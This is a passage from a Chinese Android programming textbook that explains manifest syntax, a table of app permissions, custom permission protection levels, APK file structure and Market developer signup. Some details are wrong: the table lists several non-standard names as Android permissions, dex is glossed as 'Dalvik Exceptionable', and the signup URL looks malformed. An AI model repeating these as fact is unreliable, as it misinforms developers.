- 属性：通常所有的属性都是可选的，但是有些属性是必须设置的，即使不存在，那些真正可选的属性也有默认的数值项说明。除了根元素<manifest>的属性，所有其他元素属性的名字都是以android:为前缀的。

- 定义类名：所有的元素名都对应其在SDK中的类名，如果自己定义类名，必须包含类的数据包名，如果类与application处于同一数据包中，可以直接简写为“.”。
- 多数值项：如果某个元素有超过一个的数值，那么这个元素必须通过重复的方式来说明其某个属性具有多个数值项，且不能将多个数值项一次性说明在一个属性中。
- 资源项说明：当需要引用某个资源时，其采用如下格式：@[package:]type:name。例如，<activity android:icon="@drawable/icon"…>。
- 字符串值：类似于其他语言，如果字符中包含有字符“\”，则必须使用转义字符“\\”。

10.2.2　声明获取不同的权限

AndroidManifest.xml 文件的基本格式如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="cn.com.fetion.android"
      android:versionCode="1"
      android:versionName="1.0.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".welcomAcmtivity"
                    android:label="@string/app_name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
   <uses-permission android:name="android.permission.SEND_SMS"></uses-permission>
</manifest>
```

在上述代码中的加粗斜体部分，功能是声明该软件具备发送短信的功能。在 Android 系统中，一共定义了 100 多种 permission 供开发人员使用，具体说明如表 10-1 所示。

表 10-1　Android 应用程序权限说明表

功　能	详 细 描 述
访问登记属性	android.permission.ACCESS_CHECKIN_PROPERTIES ，读取或写入登记 check-in 数据库属性表的权限
获取粗略位置	android.permission.ACCESS_COARSE_LOCATION，通过 WiFi 或移动基站的方式获取用户粗略的经纬度信息，定位精度大概误差在 30～1500 米
获取精确位置	android.permission.ACCESS_FINE_LOCATION，通过 GPS 芯片接收卫星的定位信息，定位精度达 10 米以内
访问定位额外命令	android.permission.ACCESS_LOCATION_EXTRA_COMMANDS，允许程序访问额外的定位提供者指令
获取模拟定位信息	android.permission.ACCESS_MOCK_LOCATION，获取模拟定位信息，一般用于帮助开发者调试应用
获取网络状态	android.permission.ACCESS_NETWORK_STATE，获取网络信息状态，如当前的网络连接是否有效
访问 Surface Flinger	android.permission.ACCESS_SURFACE_FLINGER，Android 平台上底层的图形显示支持，一般用于游戏或照相机预览界面和底层模式的屏幕截图

续表

功　　能	详 细 描 述
获取 WiFi 状态	android.permission.ACCESS_WIFI_STATE，获取当前 WiFi 接入的状态及 WLAN 热点的信息
账户管理	android.permission.ACCOUNT_MANAGER，获取账户验证信息，主要为 GMail 账户信息，只有系统级进程才能访问的权限
验证账户	android.permission.AUTHENTICATE_ACCOUNTS，允许一个程序通过账户验证方式访问账户管理 ACCOUNT_MANAGER 相关信息
电量统计	android.permission.BATTERY_STATS，获取电池电量统计信息
绑定小插件	android.permission.BIND_APPWIDGET，允许一个程序告诉 appWidget 服务需要访问小插件的数据库，只有非常少的应用才用到此权限
绑定设备管理	android.permission.BIND_DEVICE_ADMIN，请求系统管理员接收者 receiver，只有系统才能使用
绑定输入法	android.permission.BIND_INPUT_METHOD ，请求 InputMethodService 服务，只有系统才能使用
绑定 RemoteView	android.permission.BIND_REMOTEVIEWS，必须通过 RemoteViewsService 服务来请求，只有系统才能用
绑定壁纸	android.permission.BIND_WALLPAPER，必须通过 WallpaperService 服务来请求，只有系统才能用
使用蓝牙	android.permission.BLUETOOTH，允许程序连接配对过的蓝牙设备
蓝牙管理	android.permission.BLUETOOTH_ADMIN，允许程序进行发现和配对新的蓝牙设备
变成砖头	android.permission.BRICK，能够禁用手机，非常危险，顾名思义就是让手机变成砖头
应用删除时广播	android.permission.BROADCAST_PACKAGE_REMOVED，当一个应用在删除时触发一个广播
收到短信时广播	android.permission.BROADCAST_SMS，当收到短信时触发一个广播
连续广播	android.permission.BROADCAST_STICKY，允许一个程序收到广播后快速收到下一个广播
WAP PUSH 广播	android.permission.BROADCAST_WAP_PUSH，WAP PUSH 服务收到后触发一个广播
拨打电话	android.permission.CALL_PHONE，允许程序从非系统拨号器里输入电话号码
通话权限	android.permission.CALL_PRIVILEGED，允许程序拨打电话，替换系统的拨号器界面
拍照权限	android.permission.CAMERA，允许访问摄像头进行拍照
改变组件状态	android.permission.CHANGE_COMPONENT_ENABLED_STATE，改变组件是否启用状态
改变配置	android.permission.CHANGE_CONFIGURATION，允许当前应用改变配置，如定位
改变网络状态	android.permission.CHANGE_NETWORK_STATE，改变网络状态如是否能联网
改变 WiFi 多播状态	android.permission.CHANGE_WIFI_MULTICAST_STATE，改变 WiFi 多播状态
改变 WiFi 状态	android.permission.CHANGE_WIFI_STATE，改变 WiFi 状态
清除应用缓存	android.permission.CLEAR_APP_CACHE，清除应用缓存
清除用户数据	android.permission.CLEAR_APP_USER_DATA，清除应用的用户数据
底层访问权限	android.permission.CWJ_GROUP，允许 CWJ 账户组访问底层信息
手机优化大师扩展权限	android.permission.CELL_PHONE_MASTER_EX，手机优化大师扩展权限
控制定位更新	android.permission.CONTROL_LOCATION_UPDATES，允许获得移动网络定位信息改变
删除缓存文件	android.permission.DELETE_CACHE_FILES，允许应用删除缓存文件
删除应用	android.permission.DELETE_PACKAGES，允许程序删除应用
电源管理	android.permission.DEVICE_POWER，允许访问底层电源管理



续表

功　　能	详 细 描 述
应用诊断	android.permission.DIAGNOSTIC，允许程序到 RW 到诊断资源
禁用键盘锁	android.permission.DISABLE_KEYGUARD，允许程序禁用键盘锁
转存系统信息	android.permission.DUMP，允许程序获取系统 dump 信息从系统服务
状态栏控制	android.permission.EXPAND_STATUS_BAR，允许程序扩展或收缩状态栏
工厂测试模式	android.permission.FACTORY_TEST，允许程序运行工厂测试模式
使用闪光灯	android.permission.FLASHLIGHT，允许访问闪光灯
强制后退	android.permission.FORCE_BACK，允许程序强制使用 Back 后退按键，无论 Activity 是否在顶层
访问账户 Gmail 列表	android.permission.GET_ACCOUNTS，访问 GMail 账户列表
获取应用大小	android.permission.GET_PACKAGE_SIZE，获取应用的文件大小
获取任务信息	android.permission.GET_TASKS，允许程序获取当前或最近运行的应用
允许全局搜索	android.permission.GLOBAL_SEARCH，允许程序使用全局搜索功能
硬件测试	android.permission.HARDWARE_TEST，访问硬件辅助设备，用于硬件测试
注射事件	android.permission.INJECT_EVENTS，允许访问本程序的底层事件，获取按键、轨迹球的事件流
安装定位提供	android.permission.INSTALL_LOCATION_PROVIDER，安装定位提供
安装应用程序	android.permission.INSTALL_PACKAGES，允许程序安装应用
内部系统窗口	android.permission.INTERNAL_SYSTEM_WINDOW，允许程序打开内部窗口，不对第三方应用程序开放此权限
访问网络	android.permission.INTERNET，访问网络连接，可能产生 GPRS 流量
结束后台进程	android.permission.KILL_BACKGROUND_PROCESSES，允许程序调用 killBackground-Processes(String)方法结束后台进程
管理账户	android.permission.MANAGE_ACCOUNTS，允许程序管理 AccountManager 中的账户列表
管理程序引用	android.permission.MANAGE_APP_TOKENS，管理创建、摧毁、Z 轴顺序，仅用于系统
高级权限	android.permission.MTWEAK_USER，允许 mTweak 用户访问高级系统权限
社区权限	android.permission.MTWEAK_FORUM，允许使用 mTweak 社区权限
软格式化	android.permission.MASTER_CLEAR，允许程序执行软格式化，删除系统配置信息
修改声音设置	android.permission.MODIFY_AUDIO_SETTINGS，修改声音设置信息
修改电话状态	android.permission.MODIFY_PHONE_STATE，修改电话状态，如飞行模式，但不包含替换系统拨号器界面
格式化文件系统	android.permission.MOUNT_FORMAT_FILESYSTEMS，格式化可移动文件系统，比如格式化清空 SD 卡
挂载文件系统	android.permission.MOUNT_UNMOUNT_FILESYSTEMS，挂载、反挂载外部文件系统
允许 NFC 通信	android.permission.NFC，允许程序执行 NFC 近距离通信操作，用于移动支持
永久 Activity	android.permission.PERSISTENT_ACTIVITY，创建一个永久的 Activity，允许一个程序设置它的 Activity 显示
处理拨出电话	android.permission.PROCESS_OUTGOING_CALLS，允许程序监视，修改或放弃拨出电话
读取日程提醒	android.permission.READ_CALENDAR，允许程序读取用户的日程信息
读取联系人	android.permission.READ_CONTACTS，允许应用访问联系人通讯录信息
屏幕截图	android.permission.READ_FRAME_BUFFER，读取帧缓存用于屏幕截图

续表

功　　能	详 细 描 述
读取收藏夹和历史记录	com.android.browser.permission.READ_HISTORY_BOOKMARKS，读取浏览器收藏夹和历史记录
读取输入状态	android.permission.READ_INPUT_STATE，读取当前键的输入状态，仅用于系统
读取系统日志	android.permission.READ_LOGS，读取系统底层日志
读取电话状态	android.permission.READ_PHONE_STATE，访问电话状态
读取短信内容	android.permission.READ_SMS，读取短信内容
读取同步设置	android.permission.READ_SYNC_SETTINGS，读取同步设置，读取 Google 在线同步设置
读取同步状态	android.permission.READ_SYNC_STATS，读取同步状态，获得 Google 在线同步状态
重启设备	android.permission.REBOOT，允许程序重新启动设备
开机自动允许	android.permission.RECEIVE_BOOT_COMPLETED，允许程序开机自动运行
接收彩信	android.permission.RECEIVE_MMS，接收彩信
接收短信	android.permission.RECEIVE_SMS，接收短信
接收 WAP PUSH	android.permission.RECEIVE_WAP_PUSH，接收 WAP PUSH 信息
录音	android.permission.RECORD_AUDIO，录制声音通过手机或耳机的麦克
排序系统任务	android.permission.REORDER_TASKS，重新排序系统 Z 轴运行中的任务
结束系统任务	android.permission.RESTART_PACKAGES，结束任务通过 restartPackage(String)方法实现，该方式用于完全退出当前应用程序
发送短信	android.permission.SEND_SMS，发送短信
设置 Activity 观察器	android.permission.SET_ACTIVITY_WATCHER，设置 Activity 观察器一般用于 monkey 测试
设置闹铃提醒	com.android.alarm.permission.SET_ALARM，设置闹铃提醒
设置总是退出	android.permission.SET_ALWAYS_FINISH，设置程序在后台是否总是退出
设置动画缩放	android.permission.SET_ANIMATION_SCALE，设置全局动画缩放
设置调试程序	android.permission.SET_DEBUG_APP，设置调试程序，一般用于开发
设置屏幕方向	android.permission.SET_ORIENTATION，设置屏幕方向为横屏或标准方式显示，不用于普通应用
设置应用参数	android.permission.SET_PREFERRED_APPLICATIONS，设置应用的参数，具体查看 addPackageToPreferred(String) 介绍
设置进程限制	android.permission.SET_PROCESS_LIMIT，允许程序设置最大的进程数量的限制
设置系统时间	android.permission.SET_TIME，设置系统时间
设置系统时区	android.permission.SET_TIME_ZONE，设置系统时区
设置桌面壁纸	android.permission.SET_WALLPAPER，设置桌面壁纸
设置壁纸建议	android.permission.SET_WALLPAPER_HINTS，设置壁纸建议
发送永久进程信号	android.permission.SIGNAL_PERSISTENT_PROCESSES，发送一个永久的进程信号
状态栏控制	android.permission.STATUS_BAR，允许程序打开、关闭、禁用状态栏
访问订阅内容	android.permission.SUBSCRIBED_FEEDS_READ，访问订阅信息的数据库
写入订阅内容	android.permission.SUBSCRIBED_FEEDS_WRITE，写入或修改订阅内容的数据库
显示系统窗口	android.permission.SYSTEM_ALERT_WINDOW，显示系统窗口
更新设备状态	android.permission.UPDATE_DEVICE_STATS，更新设备状态
使用证书	android.permission.USE_CREDENTIALS，允许程序根据 AccountManager 进行请求验证
使用 SIP 视频	android.permission.USE_SIP，允许程序使用 SIP 视频服务
使用振动	android.permission.VIBRATE，允许振动

续表

功　能	详 细 描 述
唤醒锁定	android.permission.WAKE_LOCK，允许程序在手机屏幕关闭后后台进程仍然运行
写入 GPRS 接入点设置	android.permission.WRITE_APN_SETTINGS，写入网络 GPRS 接入点设置
写入日程提醒	android.permission.WRITE_CALENDAR，写入日程，但不可读取
写入联系人	android.permission.WRITE_CONTACTS，写入联系人，但不可读取
写入外部存储	android.permission.WRITE_EXTERNAL_STORAGE，允许程序写入外部存储，如 SD 卡上写文件
写入 Google 地图数据	android.permission.WRITE_GSERVICES，允许程序写入 Google 地图服务数据
写入收藏夹和历史记录	com.android.browser.permission.WRITE_HISTORY_BOOKMARKS，写入浏览器历史记录或收藏夹，但不可读取
读写系统敏感设置	android.permission.WRITE_SECURE_SETTINGS，允许程序读写系统安全敏感的设置项
读写系统设置	android.permission.WRITE_SETTINGS，允许读写系统设置项
编写短信	android.permission.WRITE_SMS，允许编写短信
写入在线同步设置	android.permission.WRITE_SYNC_SETTINGS，写入 Google 在线同步设置

10.2.3　自定义一个权限

在 AndroidManifest.xml 文件中还可以自定义权限，其中，permission 就是自定义权限的声明，可以用来限制应用程序中特殊组件，其特性在应用程序内部或者和其他应用程序之间访问。例如，下面演示了一个引用自定义权限的例子，功能是在安装应用程序时提示权限。

```
<permission android:label="自定义权限"
        android:description="@string/test"
        android:name="com.example.project.TEST"
        android:protectionLevel="normal"
        android:icon="@drawable/ic_launcher">
```

在上述定义权限的代码中，各个声明的具体说明如下所示。

- android:label：表示权限的名字，显示给用户的，值可以是一个string数据，例如，这里的“自定义权限”。
- android:description：是一个比label更长的对权限的描述。值是通过resource文件获取的，不能直接写string值，例如这里的@string/test。
- android:name：表示权限的名字，如果其他APP引用该权限需要填写这个名字。
- android:protectionLevel：表示权限的级别，分为4个级别。
- normal：表示低风险权限，在安装时，系统会自动授予权限给application。
- dangerous：表示高风险权限，系统不会自动授予权限给APP，在用到时，会给用户提示。
- signature：表示签名权限，在其他APP引用声明的权限时，需要保证两个APP的签名一致。这样系统就会自动授予权限给第三方APP，而不提示给用户。
- signatureOrSystem：表示这个权限是引用该权限的APP，需要有和系统同样的签名才能授予的权限，一般不推荐使用。

10.3　发布 Android 程序生成 APK

知识点讲解：光盘:视频\知识点\第 10 章\发布 Android 程序生成 APK.avi

当一个 Android 项目开发完毕后，需要打包和签名处理成为 APK 文件，这样才能放到手机中使用，

当然也可以发布到 Market 上去赚钱。在本节的内容中，将详细讲解打包、签名、发布 Android 程序的具体过程。

10.3.1 什么是 APK 文件

APK 是 AndroidPackage 的缩写，即 Android 安装包。APK 是类似 Symbian SIS 或 SISX 的文件格式。通过将 APK 文件直接传到 Android 模拟器或 Android 手机中执行即可安装。APK 文件和 SIS 一样，把 Android SDK 编译的工程打包成一个安装程序文件，格式为.apk。APK 文件其实是 ZIP 格式，但后缀名被修改为.apk。通过 UnZip 解压后，可以看到 DEX 文件，DEX 是 DalvikVM executes 的简称，即 Android Dalvik 执行程序，并非 Java ME 的字节码，而是 Dalvik 字节码。Android 在运行一个程序时首先需要 UnZip，然后类似 Symbian 那样直接，和 Windows Mobile 中的 PE 文件有区别。

在 Android 平台中，Dalvik VM 的执行文件被打包为.apk 格式，最终运行时加载器会解压，然后获取编译后的 androidmanifest.xml 文件中的 permission 分支相关的安全访问。但是此时会仍然存在很多安全方面的限制，如果将 APK 文件传到/system/app 文件夹下，就会发现最终的执行是不受限制的，安装的文件可能不是这个文件夹，而是在 androidrom 中，系统的 APK 文件会默认放入这个文件夹，它们拥有 root 权限。

在 Android 平台中，一个合法的 APK 至少需要包含如下部分。

- 根目录下的AndroidManifest.xml文件，功能是向Android系统声明所需Android权限等运行应用所需的条件。
- 根目录下的classes.dex（dex指Dalvik Exceptionable）：是应用（application）本身的可执行文件（Dalvik 字节码）。
- 根目录下的res目录：包含应用的界面设定（如果仅是一个后台执行的service对象，则该部分不是必需的）。
- APK根目录下的META-INF目录：该部分是必需的，功能是存放应用作者的公钥证书与应用的数字签名。


例如，将 10.1.2 节中创建的 APK 文件 first.apk 进行解压缩处理，会发现一共含有 5 个文件，如图 10-10 所示。



图 10-10 解压缩 first.apk 后的效果

解压 APK 文件后，各个构成文件的具体说明如下所示。

- META-INF\：这是JAR格式文件的常见组成部分。
- res\：是存放资源文件的目录。
- AndroidManifest.xml：是Android应用程序的全局配置文件。



- ❑ classes.dex：Dalvik字节码。
- ❑ resources.arsc：编译后的二进制资源文件。

10.3.2　申请会员

开发完 Android 应用程序后，需要去 Market 市场申请成为会员，具体流程如下所示。

（1）登录 http://market.android/publish/signup，如图 10-11 所示。




图 10-11　登录 Market

（2）单击 Create an account now 超链接，来到注册界面，如图 10-12 所示。

图 10-12　注册界面

（3）单击同意协议后来到下一步界面，在此输入手机号码，如图 10-13 所示。




图 10-13　输入手机号码

（4）在新界面中输入手机获取的验证码，如图 10-14 所示。



图 10-14　输入验证码

（5）验证通过后，在新界面中继续输入信息，如图 10-15 所示。




图 10-15　输入信息



（6）单击 Continue 按钮后，提示需要花费 25 美元，支付后才能成为正式会员，如图 10-16 所示。



图 10-16　需要支付界面

（7）单击 Google Checkout 按钮来到支付界面，如图 10-17 所示。

